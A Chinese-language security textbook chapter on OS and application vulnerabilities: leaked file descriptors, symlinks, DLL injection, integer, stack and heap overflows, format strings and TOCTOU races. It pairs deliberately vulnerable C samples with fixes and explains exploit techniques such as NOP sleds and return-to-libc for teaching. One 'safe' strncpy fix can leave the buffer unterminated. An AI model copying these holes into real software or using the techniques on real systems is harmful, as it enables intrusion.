理解这种类型的脆弱性还需要一些其他的背景知识。首先，注意到如下内容是非常重要的：当进程创建子进程时（使用 fork 命令），子进程继承了在父进程中打开的所有文件描述符的副本。其次，在创建文件描述符项的时刻，操作系统只检查进程是否具有读或写的权限；在实际读或写文件时，只根据文件描述符被打开时的权限来确认是否允许请求的操作。由于这两种操作，当程序为了保护文件，以高权限打开文件描述符，但关闭文件失败，然后又创建了低权限的进程，这时会出现危险情况。因为新进程继承了其父进程的文件描述符，它能够读或写文件，这取决于父进程如何发送打开系统调用，而不管在其他环境中，子进程没有打开该文件的权限这一事实。

脆弱性的示例

在代码段 3.2 中给出了这种情况的示例。注意，在这个示例中，在执行新进程之间，没有对关闭文件描述符的调用。结果，子进程能读取该文件。在这种情况下，通过一些机制，子进程可以访问打开文件描述符，最常用的是 fcntl() 函数族。为了修复此漏洞，在执行新程序之前，应调用 fclose() 来关闭文件描述符。

代码段 3.2 一个容易出现文件描述符漏洞的简单 C 程序

```
#include<stdio.h>
#include<unistd.h>

int main(int argc, char *argv[])
{
    /* Open the password file for reading */
    FILE *passwords;
    passwords = fopen("/home/admin/passwords","r");

    /* Read the passwords and do something useful */
    /* ... */

    /* Fork and execute Joe's shell without closing the file */
    execl("/home/joe/shell","shell", NULL);
}
```

3.3.5 符号链接与快捷方式

对用户而言，能创建系统中其他文件的链接或快捷方式是非常有用的，这样就不需要将整个文件复制到新的位置。例如，对用户而言，在桌面上有到程序的链接，而实际程序存储在其他位置，这是非常方便的。在这种方式中，如果用户更新了底层文件，所有链接会自动指向更新版本。

在 Linux 和其他基于 UNIX 的系统中，完成上述功能可以使用符号链接（symbolic links），也称为 symlinks 或软链接（soft links），使用 ln 命令来创建符号链接。对用户来说，

`symlinks` 似乎像任何其他文件一样驻留在磁盘上，但不包含任何信息，它们只指向磁盘上的另一个文件或文件夹。

对于应用程序而言，这个链接也是完全透明的。如果程序试图从符号链接打开和读取，操作系统遵循链接，以便程序能与符号链接指向的文件实际交互。符号链接可以链接在一起，以便一个符号链接指向另一个符号链接，以此类推，只要最后的符号链接指向一个实际文件即可。在这种情况下，程序沿着链接链试图访问符号链，直到到达文件为止。

但是，符号链接往往提供了一种方法，恶意方诱使应用程序执行不良的操作。举个例子，分析打开并读取用户指定文件的程序。假设经过专门设计，这个程序不能读取一个特定的文件，比如说`/home/admin/passwords`。这个程序的不安全版本只检查用户指定的文件名不是`/home/admin/passwords`密码。然而，攻击者可以通过创建一个到密码文件的符号链接，并指定符号链接的路径来欺骗这个程序。为了解决这种别名（aliasing）问题，程序应当检查所提供的文件名是否指向符号链接，或使用`stat`系统调用检索文件信息，以确定打开的实际文件名。

Windows 最新版本支持的符号链接与 UNIX 的符号链接类似，但更常见的是使用快捷方式（shortcut）。快捷方式类似于符号链接之处在于，它也是指向磁盘上另一个文件的指针。但是，符号链接由操作系统自动解决，所以符号链接的使用是透明的，而 Windows 的快捷方式是普通文件，只有专门识别快捷方式的程序才能根据它们引用文件。这就能防止针对基于 UNIX 系统的大多数符号链接攻击，但是，这样做也限制了系统的功能和灵活性。

3.4 应用程序的安全

许多攻击并不直接利用操作系统内核的弱点，而是攻击不安全的程序。这些程序（操作在应用层）甚至可能是非内核的操作系统程序，如更改密码程序，它的运行权限要高于普通用户的权限。因此，要保护这些应用程序免受特权提升的攻击。但在介绍这类保护之前，我们需要先讨论一些程序创建的细节。

3.4.1 编译与链接

将源代码转换成处理器能执行的机器代码指令的过程称为编译（compiling），其中源代码由 Java 或 C++ 等编程语言编写而成。使用静态链接（statically linked）或动态链接（dynamically linked）都能对程序进行编译。使用静态链接时，程序执行期间所需的所有共享库（如操作系统函数）都要复制到磁盘上的编译程序中。从安全角度而言，这样做会更加安全，但因为重复代码会占用额外的空间，许多程序还要使用这些空间，所以会很不方便，另外，这还可能限制调试选项。

另一种是动态链接，当程序真正运行时，才会加载共享库。当执行程序时，加载程序（loader）确定程序需要哪些共享库，然后在磁盘上找到这些库，并将它们导入进程的地址空间。在 Microsoft Windows 中，将这些外部库称为动态链接库（Dynamic Linking Library，DLL），而在许多 UNIX 系统中，这些外部库只是共享对象（shared object）。动态链接是一种优化，它既节省了硬盘空间，又允许开发者将代码模块化。也就是说，不需要重新编译整个应用程序。举个例子，为了修复 DLL 产生的漏洞，可能只需改变一个 DLL，但可能

会影响许多其他程序。通过共享库向程序注入任意代码的过程称为 **DLL 注入** (DLL injection)。对于调试, DLL 注入非常有用, 程序员无需重新编译代码就能轻松地改变应用程序的功能。但是, 这种技术也构成了潜在的安全风险, 因为通过这种技术, 恶意方能向合法程序注入自己的代码。试想一下, 如果来宾 (guest) 用户重新定义了系统管理员程序所调用的函数, 结果如何。因此, 对管理级特权要进行管理。

3.4.2 简单的缓冲区溢出攻击

允许特权提升、针对应用程序攻击的一个典型示例就是缓冲区溢出攻击 (buffer overflow attack)。在任何情况下, 都会在内存中为程序分配固定大小的缓冲区, 用于存储信息, 必须注意, 要确保安全地向缓冲区复制用户提供的数据, 并进行边界检查。如果不这样做, 攻击者提供的输入可能会超出缓冲区的大小, 而程序仍会尽职尽责地向缓冲区复制所分配的输入。由于所提供的输入大于缓冲区的大小, 这种复制可能会覆盖内存缓冲区位置之外的数据, 从而使攻击者获得整个进程的控制权, 并在计算机上执行任意代码。回忆一下, 进程的地址空间既包括数据也包括进程的代码。

算术溢出

实际上, 一种最简单的溢出条件是对整数在内存中表示的限制。在大多数 32 位架构中, 有符号整数 (可以为正或为负) 用二进制补码 (two's compliment) 来表示。在十六进制表示法中, 从 0x00000000 到 0x7fffffff (相当于 $2^{31}-1$) 的有符号整数为正数, 从 0x80000000 到 0xffffffff 的有符号整数是负数。这两个区间的阈值是上溢或下溢的条件。例如, 如果某个程序不断加上非常大的正数, 最终总和超出了有符号整数的最大值 0x7fffffff, 则上溢, 总和不再为正, 而变为负值。同样, 如果某程序不断加上许多负数, 最终总和会下溢, 并变为正值。该条件也适用于无符号整数, 无符号整数的范围是从 0x00000000 到 0xffffffff。无符号整数一旦达到最高值, 下一个连续的整数会变为零。

脆弱性的一个示例

有时, 攻击者利用数值溢出现象来欺骗应用程序执行不可取的操作。举个例子, 假设网络服务记录从启动开始建立的连接数, 且只允许前 5 个用户进行访问。代码段 3.3 给出了一种不安全的实现。

代码段 3.3 一个容易出现算术溢出的 C 程序

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    unsigned int connections = 0;
    //Insert network code here
    ...
    ...
    //Does nothing to check overflow conditions
```

```
connections++;
if(connections < 5)
    grant_access();
else
    deny_access();
return 1;
}
```

攻击者通过发送大量的连接请求，使连接计数器溢出，计数值变为零，攻击者就可以危害上述系统。此刻，攻击者将通过系统的身份验证，很显然，这是非常糟糕的结果。为了防止这种类型的攻击，必须使用安全的编程实践，以确保整数不会无限制地递增或递减，整数的上界或下界都应受到保护。代码段 3.4 给出了上述示例程序的安全版本。

代码段 3.4 代码段 3.3 程序的一个变种，能防止算术溢出

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    unsigned int connections = 0;
    //Insert network code here
    //...
    //...
    // Prevents overflow conditions
    if(connections < 5)
        connections++;
    if(connections < 5)
        grant_access();
    else
        deny_access();
    return 1;
}
```

3.4.3 基于堆栈的缓冲区溢出

另一种缓冲区溢出攻击是利用内存堆栈的特殊结构。回忆一下第 3.1.4 小节，堆栈是进程内存地址空间的组成部分，它包含与函数（或方法）调用相关联的数据。堆栈由帧组成，每个帧都与激活的调用相关联。帧存储着局部变量、调用参数和父进程调用的返回地址，其中返回地址是指：一旦当前调用终止，执行重新开始的内存地址。在堆栈底是 main() 调用的帧。在堆栈顶是当前正在运行调用的帧。通过这种组织结构，CPU 知道当方法终止时，返回到哪里，并且它还能自动分配与释放局部变量所需的空间。

在缓冲区溢出攻击中，程序将攻击者提供的输入盲目地复制到比输入小的缓冲区。之所以会盲目复制，通常是使用了不检查的 C 库函数，如 strcpy() 和 gets()，这两个库函数不

检查输入长度就复制用户输入。

在缓冲区溢出中，局部变量使程序覆盖分配给堆栈缓冲区空间之外的内存，后果非常危险。代码段 3.5 给出了一个具有堆栈缓冲区溢出脆弱性的示例程序。

在基于堆栈的缓冲区溢出攻击中，攻击者可以覆盖与局部变量内存相邻的缓冲区，会产生意外的操作。分析一个例子，局部变量存储着命令名，通过调用 system() 最终执行该命令。如果恶意用户使与该变量相邻的缓冲区溢出，则该用户可以用自己的命令代替原有命令，从而改变程序的执行。

代码段 3.5 一个容易出现堆栈缓冲区溢出的 C 程序

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Does not check length of buffer before copying argument
    strcpy(buf, argv[1]);
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```

虽然这个示例有点做作，但实际上，缓冲区溢出相当常见、且非常危险。当缓冲区是局部变量或堆栈帧的参数时，缓冲区溢出攻击特别危险，因为用户的输入会覆盖返回的地址，且能改变程序的执行。在堆栈溢出（stack smashing）攻击中，攻击者利用堆栈缓冲区的脆弱性，在堆栈中注入恶意代码，并覆盖当前例程返回的地址，以便当前例程终止时，将执行权限传递给攻击者的恶意代码，而不是传递给调用例程。因此，当出现这种上下文切换时，代表攻击者的进程将执行恶意代码。在理想化堆栈溢出攻击版本中，假定攻击者知道返回地址的确切位置，如图 3.14 所示。

利用执行的控制

在实际的基于堆栈的缓冲区溢出攻击中，攻击者面临的第一个问题是：猜测缓冲区中返回地址的位置，并确定用什么地址覆盖返回地址，以便攻击者的代码得以执行。操作系统设计的本质形成了这种挑战。究其原因共有两个。

其一，进程不能访问其他进程的地址空间，因此恶意代码必须驻留在被利用进程的地址空间内。正因为如此，恶意代码通常将自身保存在缓冲区之中，当进程启动时，将自己作为参数传递给进程，或者保存在用户的外壳环境中，然后再导入进程的地址空间。

其二，给定进程的地址空间是不可预测的，当程序在不同计算机上运行时，地址空间可能会发生改变。因为在给定架构上，所有程序都以相同的相对地址启动每个进程的堆栈，只需确定堆栈从哪里启动，但是，即使有了这方面的知识，要确切知道在堆栈中缓冲区的驻留位置也是非常困难的，必须进行猜测。




图 3.14 堆栈溢出攻击，假设攻击者知道返回地址的位置。
 (a) 在攻击前，返回地址指向程序代码的位置。
 (b) 利用未受保护的缓冲区，攻击者注入地址空间输入，该输入包括填充的返回地址位置、指向下一个内存位置的修改后的返回地址和恶意代码。在当前例程的执行完成后，控制传递给恶意代码。

攻击者为了克服这些挑战，已开发了若干项技术，如 NOP 指令滑动（NOP sledging）、返回到 libc（return-to-libc）以及跳转到寄存器（jump-to-register）或跳转（trampolining）技术。

NOP 指令滑动

NOP 指令滑动是一种方法，通过递增目标的大小，攻击者更能成功地猜测出代码在内存中的位置。NOP 或 No-op 是 CPU 的指令，它实际不做任何操作，只告诉处理器执行下一条指令。使用这项技术，攻击者制造有效负载，该负载包含使缓冲区溢出的适量数据、猜测出的进程地址空间中合理的返回地址、大量 NOP 指令和恶意代码。当为脆弱的程序提供该有效负载时，程序将有效负载复制到内存，覆盖攻击者猜测的返回地址。在成功的攻击中，进程会跳转到猜测的返回地址，这会需要大量的 NOP 指令（称为 NOP 指令滑动）。然后，处理器滑过所有 NOP 指令，直到最后到达恶意代码，并执行恶意代码。NOP 指令滑动如图 3.15 所示。

跳转

尽管 NOP 指令滑动使基于堆栈的缓冲区溢出攻击更易成功，但仍需大量的猜测，而猜测并不十分可靠。另一种称为跳转到寄存器（jump-to-register）或跳转（trampolining）

的技术更为精确。如上所述，在初始化时，大多数进程将外部库的内容加载到自己的地址空间内。这些外部库包含许多进程常用的指令、系统调用和其他低级操作系统代码。因为是将这些外部库加载到内存预留段的进程地址空间之中，所以可以预测外部库的内存位置。攻击者可以利用这些外部库的知识，执行跳转攻击。举个例子，攻击者知道 Windows 核心系统 DLL 中特定的程序集代码指令，假设该指令告诉处理器跳转到某一地址，该地址存储在处理器的某一寄存器（如 ESP）之中。如果攻击者可以设法把 ESP 指向恶意代码的地址，覆盖已知指令地址的当前函数的返回地址，然后再返回，应用程序将跳转，并执行 jmp esp 指令，结果是执行攻击者的恶意代码。另外，特定的例子是不断变化的，这取决于应用程序和选择的库指令，但一般来说，这项技术提供了利用脆弱应用程序的一种可靠方法，即使在不同的计算机上，应用程序的脆弱性也是不变的，受攻击的所有计算机都运行相同版本的操作系统。




图 3.15 堆栈溢出攻击所用的 NOP 指令滑动技术

返回到 libc 的攻击

最后一种攻击技术称为返回到 libc 的攻击，也利用了运行时外部库的加载，在这种情况下，是使用 C 库的函数，即 libc 的函数。如果攻击者能在脆弱进程的地址空间内确定 C 库函数的地址，如 system() 或 execv 的位置，将使用这些信息强制程序调用该函数。攻击者可以像以前一样使缓冲区溢出，用所需库函数的地址覆盖返回地址。按该地址，当 libc 函数完成执行时，攻击者必须提供一个新地址，libc 函数将返回这个新地址（这个新地址可能是虚地址，如果选择的函数没有返回的必要），按地址指向该函数的任何参数。当脆弱的堆栈帧返回时，它将调用所选择的函数，该函数使用所提供的参数，攻击者就能达到完全控制系统。这项技术的优势在于：在堆栈中不执行任何代码。堆栈只包含已有函数的参数，而不是实际的外壳代码。因此，甚至堆栈被标记为不可执行时，也能实施这种攻击。

外壳代码

一旦攻击者确定了基于堆栈缓冲区溢出攻击的漏洞，则他们就能在计算机上执行任意代码。攻击者常常选择产生终端或外壳的执行代码，以使他们发送进一步的命令。出于这个原因，将在漏洞中包括的恶意代码称为外壳代码（shellcode）。由于 CPU 直接在堆栈上

执行这些代码，所以必须用汇编语言，称为操作码（opcode）的低级处理器指令编写这类代码，CPU 架构不同，相应的操作码也不同。编写可用的外壳代码是非常困难的。例如，普通的汇编代码可能经常包含空字符 0x00。但是，在大多数缓冲区溢出攻击漏洞中，不能使用该空字符，因为该空字符表示字符串的结束，这将使攻击者无法成功地将他的负载复制到脆弱的缓冲区：因此，外壳代码攻击者使用技巧来避免使用空字符。

缓冲区溢出攻击通过利用 SetUID 程序进行特权升级。回忆一下，低级用户可以执行 SetUID 程序，但允许代表拥有者执行操作，拥有者可能具有更高的权限。如果 SetUID 程序易受到缓冲区溢出攻击，则攻击首先执行 setuid() 系统调用，攻击会包括外壳代码，然后产生一个外壳。结果攻击者具有漏洞进程所有者权限的外壳，然后可能会攻破整个系统。

防止基于堆栈的缓冲区溢出攻击

为了防止缓冲区溢出攻击，已制定了许多防御措施。首先，缓冲区溢出的根源不在于操作系统本身，而在于不安全的编程实践。程序员必须接受教育：不安全地将用户提供的数据复制到固定大小的缓冲区是有风险的，要确保自己的程序所复制的信息总比缓冲区小。许多流行的编程语言（如 C 和 C++）都很容易受到缓冲区溢出攻击，但其他语言不允许这种行为，所以不可能发生缓冲区溢出攻击。为了修复上述示例，需要使用更安全的 strcpy 函数，如代码段 3.6 所示。

代码段 3.6 一个防止缓冲区溢出的 C 程序

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], sizeof(buf));
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```

由于缓冲区溢出的危险，许多操作系统都采用了保护机制，用于检测是否发生了基于堆栈的缓冲区溢出（此时，OS 可以决定如何处理出现的溢出）。还有一种技术直接提供堆栈缓冲区溢出保护，当检测到发生缓冲区溢出时，就控制恶意代码的重定向。

这项技术有几种实现，但所有实现都更加关注数据在堆栈中的组织。举个例子，一种实现是重新组织分配给程序的堆栈数据，使用一个 canary 值，并将此值放在缓冲区和控制数据之间（它与煤矿中的金丝雀起的作用类似）。系统定期检查 canary 值的完整性，如果此值已被更改，则表明缓冲区已溢出，就要防止恶意代码的执行，如图 3.16 所示。

其他系统设计都防止攻击者覆盖返回地址。微软开发了一种编译器的扩展，称为 Point-Guard，它增加了代码，即任何指针的 XOR 编码，在指针使用前后都包含返回地址。

因此，攻击者将无法有效地跳转到返回地址位置，并覆盖该地址。另一种方法是通过在内存的堆栈段设置非执行权限，以防止在堆栈上运行代码。如果攻击者的外壳代码无法运行，则很难再利用应用程序。最后，现在的许多操作系统都具有地址空间布局随机化（address space layout randomization，ASLR）的功能，它随机地重新安排进程地址空间的数据，使攻击者很难预测：为了执行代码，需要跳转到哪个位置。



图 3.16 使用 canary 随机值对基于堆栈的缓冲区溢出进行检测。canary 值放在堆栈的返回地址之前，因此，任何试图覆盖返回地址的操作也会覆盖 canary

虽然有了上述的保护机制，但研究人员和黑客已经开发出了更多、更新的利用缓冲区溢出的复杂方法。举个例子，在 32 位 Windows 和 Linux 系统上流行的 ASLR 实现已经证明：使用少量的随机性就能充分防止蛮力攻击，当然需要一些额外技术提供堆栈溢出的保护。消息是明确的，操作系统必须具备减少缓冲区溢出风险的功能，但保证安全的最佳方式是消除应用程序代码中的脆弱性。程序员要负主要责任：他们需要使用安全的编码实践。

3.4.4 基于堆的缓冲区溢出攻击

当编译程序确定堆栈内存时，堆栈的内存是静态分配的；当调用函数或函数返回时，堆栈的内存是自动分配或删除的。但是，程序员应该能跨多个函数调用动态分配内存。已分配的大量未使用的内存称为堆（heap）。

对程序员而言，动态内存分配存在一些潜在的问题。其一，如果程序员为堆分配了内存，但没有显式地释放内存块，内存块一直被使用，则会出现内存泄漏（memory leak）问题，原因在于已对内存进行了分配，但实际上未使用已分配的内存。

从安全角度来看，堆存在的问题与堆栈类似。程序以不安全的方式将用户提供的数据复制到已分配给堆的内存块中，会触发溢出条件，使攻击者在计算机上执行任意代码。代码段 3.7 给出了一个脆弱的程序示例。

代码段 3.7 一个容易出现堆溢出的简单 C 程序

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main(int argc, char *argv[])
{
}
```

```
// Allocate two adjacent blocks on the heap
char *buf = malloc(256);
char *buf2 = malloc(16);
// Does not check length of buffer before copying argument
strcpy(buf, argv[1]);
// Print the argument
printf(" Argument: %s\n", buf);
// Free the blocks on the heap
free(buf);
free(buf2);
return 1;
}
```

与堆栈溢出一样，通过安全的编程实践，可以缓解这些问题，包括使用更安全的对等函数 `strncpy()` 替换不安全的函数 `strcpy()` 等，如代码段 3.8 所示。

代码段 3.8 一个防止堆溢出的简单 C 程序

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    // Allocate two adjacent blocks on the heap
    char *buf = malloc(256);
    char *buf2 = malloc(16);
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], 255);
    // Print the argument
    printf("Argument: %s\n", buf);
    // Free the blocks on the heap
    free(buf);
    free(buf2);
    return 1;
}
```

基于堆的溢出通常比流行的基于堆栈的缓冲区溢出更复杂，需要更深入地理解垃圾回收和堆的实现。与堆栈不同，如果改变了程序的执行，堆会包含控制数据，堆本质上是用于数据的大量空闲空间。堆溢出不是直接修改控制，而是修改堆中的数据或滥用函数及管理堆内存的宏，从而执行任意代码。所实施的具体攻击是不断变化的，这主要取决于具体的架构。

基于堆溢出攻击的示例

举个例子，分析旧版本的 GNU 编译器（GCC）实现的 `malloc()`，该函数在堆上分配内存块。在它的实现中，以链表维护堆上的内存块——在链表中，每个块都有指针指向前一个块和下一个块。当块被标记为空闲时，用 `unlink()` 宏来设置相邻块指向彼此的指针，并能有效地从链表中删除块，还允许空间被复用。一种堆溢出技术利用了这个系统。如果攻击

者向程序提供用户输入，程序以不安全的方式将输入复制到堆中的块内，攻击者可以使数据溢出块的边界，覆盖下一个块。如果该输入经过精心制作，它会覆盖下一个块的链表指针，并将该块标记为空闲，以这种方式，诱骗未断开的例程，例程将数据写入内存中的任意地址。特别是，攻击者可以诱骗未断开的例程将自己的外壳代码地址写入最终跳转到的恶意代码位置，使攻击者的代码得以执行。

为了攻破系统，攻击者诱骗程序写入的这一位置称为.dtors。用GCC编译程序时，会将函数标记为构造函数或析构函数。在main()之前，执行构造函数，在main()返回后，调用析构函数。因此，如果攻击者向.dtors段增加自己的外壳代码地址，而.dtors段包含析构函数列表，在程序终止之前，会执行攻击者的代码。另一个易受到攻击的位置是全局偏移表(global offset table, GOT)。该表将函数映射到它们的绝对地址。如果攻击者用自己的外壳代码地址覆盖了GOT中的函数地址，当调用函数时，程序将跳转，并执行攻击者的外壳代码，攻击者再次完全控制了系统。

防止基于堆的缓冲区溢出攻击

基于堆的溢出攻击防御技术与基于堆栈的溢出防御技术非常类似。地址空间的随机化能防止攻击者可靠地猜测内存的位置，使攻击变得更加困难。此外，一些系统使堆不可执行，攻击者就更难注入自己的外壳代码。最近的动态内存分配例程的实现经常将存储堆元数据(如堆内存中指向前一个和下一个块的指针)的位置与堆中实际数据存储位置相分离。另外，最重要的预防措施是安全编程。每当程序将用户提供的输入复制到分配给堆的缓冲区时，必须注意，要确保程序复制的数据不超出缓冲区的大小。

3.4.5 格式化字符串攻击

C库函数的printf族专用于I/O，也包括为用户打印消息。通常将这些函数设计为传递要打印信息的参数和格式化字符串(format string)，其中格式化字符串表示如何显示消息。举个例子，调用printf("%s", message)时，将message变量作为字符串打印，用格式化字符串%s表示。当然，也可以将格式化字符串写入内存。%n格式化字符串指定打印函数应该将输出字节数写入函数第一个参数的内存地址。

当程序员没有提供格式化字符串时，打印函数的输入参数控制输出格式。如果这个参数由用户提供，那么攻击者能精心制定所用的格式化字符串输入(包括%n)，并将输入写入内存的任意位置。通过覆盖返回地址、函数指针等，攻击者能取得控制权，并在程序的上下文中执行任意代码。代码段3.9给出了容易受到格式化字符串攻击的一个程序，该程序调用printf()函数时，没有提供格式化字符串。

代码段 3.9 一个有格式化字符串漏洞的 C 程序

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    printf("Your argument is: \n");
    // Does not specify a format string, allowing the user to supply one
```

```
    printf(argv[1]);
}
```

由程序员决定针对这种攻击的解决方案。为了防止格式化字符串攻击，程序员应该始终向 printf 函数族提供格式化参数，如代码段 3.10 所示。

代码段 3.10 一个防止格式化字符串漏洞的 C 程序

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    printf("Your argument is: \n");
    //Supplies a format string
    printf("%s", argv[1]);
}
```

3.4.6 竞争条件

恶意用户能利用的另一种编程错误是引入竞争条件 (race condition)。竞争条件是指在任何情况下程序的行为都是无意的，只取决于特定事件的分时。

一个典型示例是 C 函数 access() 和 open() 的使用。open() 函数用来打开文件进行读或写，它使用调用进程的有效用户 ID，而不是真正的用户 ID 来打开指定的文件和检查权限。换句话说，如果 SetUID 程序的所有者是根用户，现在普通用户正在运行该程序，则该程序能成功地调用 open() 来打开文件，但只有根用户才有权限访问该文件。access() 函数检查真正的用户（在这种情况下，是正在运行程序的用户）是否有权限访问指定的文件。

假设有一个简单的程序，以文件名为参数，检查正在运行程序的用户是否有权限打开该文件，如果有权限，则读取该文件的前几个字符，并打印它们。这个程序的实现如代码段 3.11 所示。

代码段 3.11 一个容易出现竞争条件的 C 程序

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
#include<sys/types.h>
#include<fcntl.h>
int main(int argc, char * argv[])
{
    int file;
    char buf[1024];
    memset(buf, 0, 1024);
    if(argc < 2) {
        printf("Usage: printer [filename] \n");
        exit(-1);
```

```

    }
    if(access(argv[1], R_OK)!=0) {
        printf("Cannot access file.\n")
        exit(-1);
    }
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n",buf);
    return 0;
}

```

检查时间/使用时间的问题

上面的实现存在着竞争条件。特别是，在对 `access()` 和 `open()` 的调用之间有微小的、几乎不可察觉的时间延迟。攻击者可以利用这两个调用间的微小延迟来改变有问题的文件。举例来说，假定攻击者提供 `/home/joe/dummy` 作为参数，它是攻击者能访问的一个无辜的文本文件。在对 `access()` 的调用返回 0 后，表明用户有权限访问该文件，此时，攻击者可以快速用他没有权限读取的文件（如 `/etc/passwd`）的符号链接替换 `/home/joe/dummy`。

接下来，程序会调用 `open()` 打开符号链接的文件，会成功打开文件，因为程序是 SetUID 的根用户。根用户有权限打开并访问任何文件。最后，程序将尽职尽责地读取并打印文件的内容。

注意，不能手动实施这类攻击；因为两个函数调用之间的时间差非常小，以至于人不能以这么快的速度替换文件。但是，在后台运行的程序能不断地在两个文件（一个是合法文件，一个只是符号链接）之间切换，并不断运行脆弱的程序，直到切换成功为止。

一般来说，将这种类型的脆弱性称为检查时间/使用时间的问题 (Time of Check/Time of USE, TOCTOU)。在程序检查有效性并向对象授权时，无论它是文件还是其他属性，在对该对象执行操作之前，一定要注意，这两个操作都是原子操作，也就是说，操作应该是单一的、不间断操作。否则，在检查的时间和所用的时间内，操作对象可能发生改变。在大多数情况下，这种修改只能导致不稳定的操作，但在一些情况下，也会出现安全漏洞，举个例子，利用时间窗口就会出现安全漏洞。

为了对上述示例进行安全编码，应该完全避免调用 `access()`。程序在调用 `open()` 之前，使用 `seteuid()` 去掉它的特权。这样，如果用户运行的程序没有权限打开指定的文件，则调用 `open()` 会失败。代码段 3.12 给出了程序的安全版本。

代码段 3.12 一个防止竞争条件的简单 C 程序

```

#include<stdio.h>
#include<string.h>
#include<stdlib.h>
#include<sys/types.h>
#include<fcntl.h>
int main(int argc, char * argv[])

```

```
{  
    int file;  
    char buf[1024];  
    uid_t uid, euid;  
    memset(buf, 0, 1024);  
    if(argc < 2) {  
        printf("Usage: printer [filename] \n");  
        exit(-1);  
    }  
    euid=geteuid();  
    uid=getuid();  
    /* Drop privileges */  
    seteuid(uid);  
    file=open(argv[1], O_RDONLY);  
    read(file, buf, 1023);  
    close(file);  
    /* Restore privileges */  
    seteuid(euid);  
    printf("%s\n",buf);  
    return 0;  
}
```

3.5 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-3.1 多任务如何能使单处理器看起来像同时运行多个程序？
- R-3.2 给出三种不属于内核的操作系统服务的例子。
- R-3.3 如果一个进程创建两个进程，这两个进程又分别创建两个进程，在这部分进程树中，会有多少个进程呢？
- R-3.4 与直接从操作系统引导相比，从 BIOS 引导有什么优点？
- R-3.5 一个进程能有一个以上的父亲吗？解释原因。
- R-3.6 描述两种类型的 IPC。并给出两者间相对的优点和缺点。
- R-3.7 为什么在同一段内，混合使用堆栈和内存堆段会非常糟糕呢？
- R-3.8 描述守护程序和服务之间区别。
- R-3.9 虚拟内存有什么优势？
- R-3.10 为什么注重安全的 Windows 用户使用进程查看器而不使用任务管理器呢？
- R-3.11 为什么使用密码盐？
- R-3.12 如果密码盐是 24 位的随机数，对 20 万个单词的字典而言，字典攻击的搜索空间

有多大？

- R-3.13 Eve 刚刚发现并解密了文件，该文件与每个用户 ID 相关联，并使用 32 位随机盐值，并且她还找到了解密了的密码文件，该文件包含单位中 100 个职工的加盐-散列密码。如果她有一个 50 万单词的字典，且确信这 100 个人的密码都源于这本字典，对这些密码实施字典攻击时，她的搜索空间会有多大？
- R-3.14 假设 farasi 是组 hippos 的一个成员，系统使用基本的 UNIX 权限。他创建了一个文件 pool.txt，将文件的组设置为 hippos，并将其权限设置为 u=rw, g=。farasi 能读取 pool.txt 吗？
- R-3.15 Dr.Eco 声明，虚拟机对环境有益。他如何证明：虚拟化是一种绿色技术？
- R-3.16 Alice 使用 UNIX 版本，她需要一个更好的程序来管理她的照片。她希望 Bob 为她编写这个程序。但是，她不希望 Bob 看到她账户内的一些机密文件（例如，一些家庭作业的答案）。另一方面，Bob 希望确保 Alice 不能读取他的代码，因为这些代码可用于她最后的项目 CS032。解释，通过使用 setuid 和 UNIX 提供的 chmod 函数，如何才能达到上述要求。此外，只针对这一问题（不管实际系统的行为），即用户在使用由 setuid 设置的有效 UID 之后，将无法恢复真实的 UID。特别要考虑如下事实：Bob 在他编写的程序中可以嵌入代码，向公有文件夹或 Web 服务器传送程序所访问的数据。
- R-3.17 对符号链接还能创建另一个符号链接吗？给出原因。
- R-3.18 与限制符号链接指向的文件的访问权限相比，为什么对符号链接进行更严格的限制是没有意义的呢？
- R-3.19 描述 Linux 和 Windows NTFS 的高级文件权限之间的主要区别。并举例子说明对应的区别。
- R-3.20 Dr.Blahbah 声明，通过堆栈溢出进行缓冲区溢出攻击源于这样的一个事实：即在现在大多数流行架构上，堆栈均向下生长（向更小的地址生长）。因此，未来的架构应确保堆栈向上增长，这样就能很好地防御缓冲区溢出攻击。你是否同意他的观点？给出原因。
- R-3.21 为什么保护用于虚拟内存的磁盘部分是非常重要的呢？
- R-3.22 即使计算机已经从休眠状态恢复了，为什么 C:\hiberfil.sys 文件还是不安全的呢？

创新练习

- C-3.1 Bob 认为，为每个用户都生成和存储随机盐值是一种浪费。他提出，系统管理员使用用户 ID 的 SHA-1 散列值作为盐值。说明这种选择是否会影响盐密码的安全性，并分析两种方法的搜索空间。
